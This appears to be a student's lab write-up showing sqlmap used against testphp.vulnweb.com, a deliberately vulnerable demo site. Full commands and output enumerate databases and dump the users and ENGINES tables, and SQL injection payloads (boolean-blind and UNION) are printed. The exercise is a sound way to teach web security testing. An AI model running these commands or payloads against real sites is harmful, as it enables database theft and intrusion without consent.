TASK 6(08-09-23)

Overview of the task : To use sqlmap to find the content of the tables present in the databases of a vulnerable website .


Here, I will be using vulnweb.com to check for the databases.

What is SQLMAP ?

SQLMap is an open-source penetration testing tool that automates the process of detecting and exploiting SQL injection vulnerabilities in web applications. SQL injection is a common type of security vulnerability that occurs when an attacker can manipulate a web application's SQL query by injecting malicious SQL code.

SQLMap is designed to help security professionals and ethical hackers identify and fix such vulnerabilities in web applications before malicious hackers can exploit them.


To show the functionality of sqlmap ,I will be showing its implementation on vulnweb.com :



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -dbs
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 14:34:49 /2023-10-08/

[14:34:49] [INFO] resuming back-end DBMS 'mysql'
[14:34:49] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:34:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[14:34:50] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[14:34:50] [INFO] fetched data logged to text files under '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com'
[14:34:50] [WARNING] your sqlmap version is outdated

[*] ending @ 14:34:50 /2023-10-08/
```

Using the command, we first found out that there are two databases namely,acuart and information_schema.


We will be checking the contents of acuart database.



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart --tables
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  ["]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 14:35:01 /2023-10-08/

[14:35:01] [INFO] resuming back-end DBMS 'mysql'
[14:35:01] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:35:02] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[14:35:02] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

After the checking we found out that there were 8 tables.


Now I will be looking into the users table in acuart database.



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D acuart -T users --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . [']     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 14:58:49 /2023-10-08/

[14:58:50] [INFO] resuming back-end DBMS 'mysql'
[14:58:50] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[14:58:50] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[14:58:50] [INFO] fetching columns for table 'users' in database 'acuart'
[14:58:50] [INFO] fetching entries for table 'users' in database 'acuart'
[14:58:50] [INFO] recognized possible password hashes in column 'cart'
do you want to store hashes to a temporary file for eventual further processing with other tools [y/N] y
[14:58:53] [INFO] writing hashes to a temporary file '/tmp/sqlmapn7_kbatp3604/sqlmaphashes-qqjiy97z.txt'
n
Database: acuart
Table: users
[1 entry]
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| cc                  | cart                             | name       | pass | email           | phone   | uname | address   |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
| 1234-5678-2300-9000 | eb7b81c28a77979b075e23fd46ae585a | John Smith | test | email@email.com | 2323345 | test  | 21 street |
+---------------------+----------------------------------+------------+------+-----------------+---------+-------+-----------+
```

After the execution of the command ,we find out that there is 1 user with the name “John Smith” and pass as “test”.


We will be checking the contents of information_schema database now.




```
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D information_schema --tables
        ___
       __H__
 ___ ___[']_____ ___ ___  {1.7.2#stable}
|_ -| . [)]     | .'| . |
|___|_  [.]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 15:03:58 /2023-10-08/

[15:03:58] [INFO] resuming back-end DBMS 'mysql'
[15:03:58] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[15:03:59] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL 8
[15:03:59] [INFO] fetching tables for database: 'information_schema'
Database: information_schema
[79 tables]
+---------------------------------------+
| ADMINISTRABLE_ROLE_AUTHORIZATIONS     |
| APPLICABLE_ROLES                      |
| CHARACTER_SETS                        |
| CHECK_CONSTRAINTS                     |
| COLLATIONS                            |
| COLLATION_CHARACTER_SET_APPLICABILITY |
| COLUMNS                               |
| COLUMNS_EXTENSIONS                    |
| COLUMN_PRIVILEGES                     |
| COLUMN_STATISTICS                     |
| ENABLED_ROLES                         |
| ENGINES                               |
```

After the execution of command we found out that there were 79 tables.

I am looking into the ENGINES to found out something useful :



```
┌──(caramell㉿kali)-[~]
└─$ sqlmap -u "http://testphp.vulnweb.com/artists.php?artist=2" -D information_schema -T ENGINES --dump
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.7.2#stable}
|_ -| . ["]     | .'| . |
|___|_  [,]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not resp
onsible for any misuse or damage caused by this program

[*] starting @ 15:05:30 /2023-10-08/

[15:05:31] [INFO] resuming back-end DBMS 'mysql'
[15:05:31] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: artist (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: artist=2 AND 8690=8690

    Type: UNION query
    Title: Generic UNION query (NULL) - 3 columns
    Payload: artist=-9370 UNION ALL SELECT NULL,CONCAT(0x716a717071,0x5646434b657a425668654c79476b72664f484477546b62555a62656f74536f4c59446b764a6c7747,0x7178717a71),NULL-- -
---
[15:05:31] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL 8
[15:05:31] [INFO] fetching columns for table 'ENGINES' in database 'information_schema'
[15:05:32] [INFO] fetching entries for table 'ENGINES' in database 'information_schema'
Database: information_schema
Table: ENGINES
[9 entries]
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| XA      | ENGINE             | COMMENT                                                        | SUPPORT | SAVEPOINTS | TRANSACTIONS |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| NO      | ARCHIVE            | Archive storage engine                                         | YES     | NO         | NO           |
| NO      | BLACKHOLE          | /dev/null storage engine (anything you write to it disappears) | YES     | NO         | NO           |
| NO      | MRG_MYISAM         | Collection of identical MyISAM tables                          | YES     | NO         | NO           |
| <blank> | FEDERATED          | Federated MySQL storage engine                                 | <blank> | NO         | <blank>      |
| NO      | MyISAM             | MyISAM storage engine                                          | YES     | NO         | NO           |
```



```
Database: information_schema
Table: ENGINES
[9 entries]
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| XA      | ENGINE             | COMMENT                                                        | SUPPORT | SAVEPOINTS | TRANSACTIONS |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+
| NO      | ARCHIVE            | Archive storage engine                                         | YES     | NO         | NO           |
| NO      | BLACKHOLE          | /dev/null storage engine (anything you write to it disappears) | YES     | NO         | NO           |
| NO      | MRG_MYISAM         | Collection of identical MyISAM tables                          | YES     | NO         | NO           |
| <blank> | FEDERATED          | Federated MySQL storage engine                                 | <blank> | NO         | <blank>      |
| NO      | MyISAM             | MyISAM storage engine                                          | YES     | NO         | NO           |
| NO      | PERFORMANCE_SCHEMA | Performance Schema                                             | YES     | NO         | NO           |
| YES     | InnoDB             | Supports transactions, row-level locking, and foreign keys     | DEFAULT | YES        | YES          |
| NO      | MEMORY             | Hash based, stored in memory, useful for temporary tables      | YES     | NO         | NO           |
| NO      | CSV                | CSV storage engine                                             | YES     | NO         | NO           |
+---------+--------------------+----------------------------------------------------------------+---------+------------+--------------+

[15:05:32] [INFO] table 'information_schema.ENGINES' dumped to CSV file '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com/dump/information_schema/ENGINES.csv'
[15:05:32] [INFO] fetched data logged to text files under '/home/caramell/.local/share/sqlmap/output/testphp.vulnweb.com'
[15:05:32] [WARNING] your sqlmap version is outdated

[*] ending @ 15:05:32 /2023-10-08/
```

We get the total info about the engines. This info can be really useful if we go into depth and analyze it.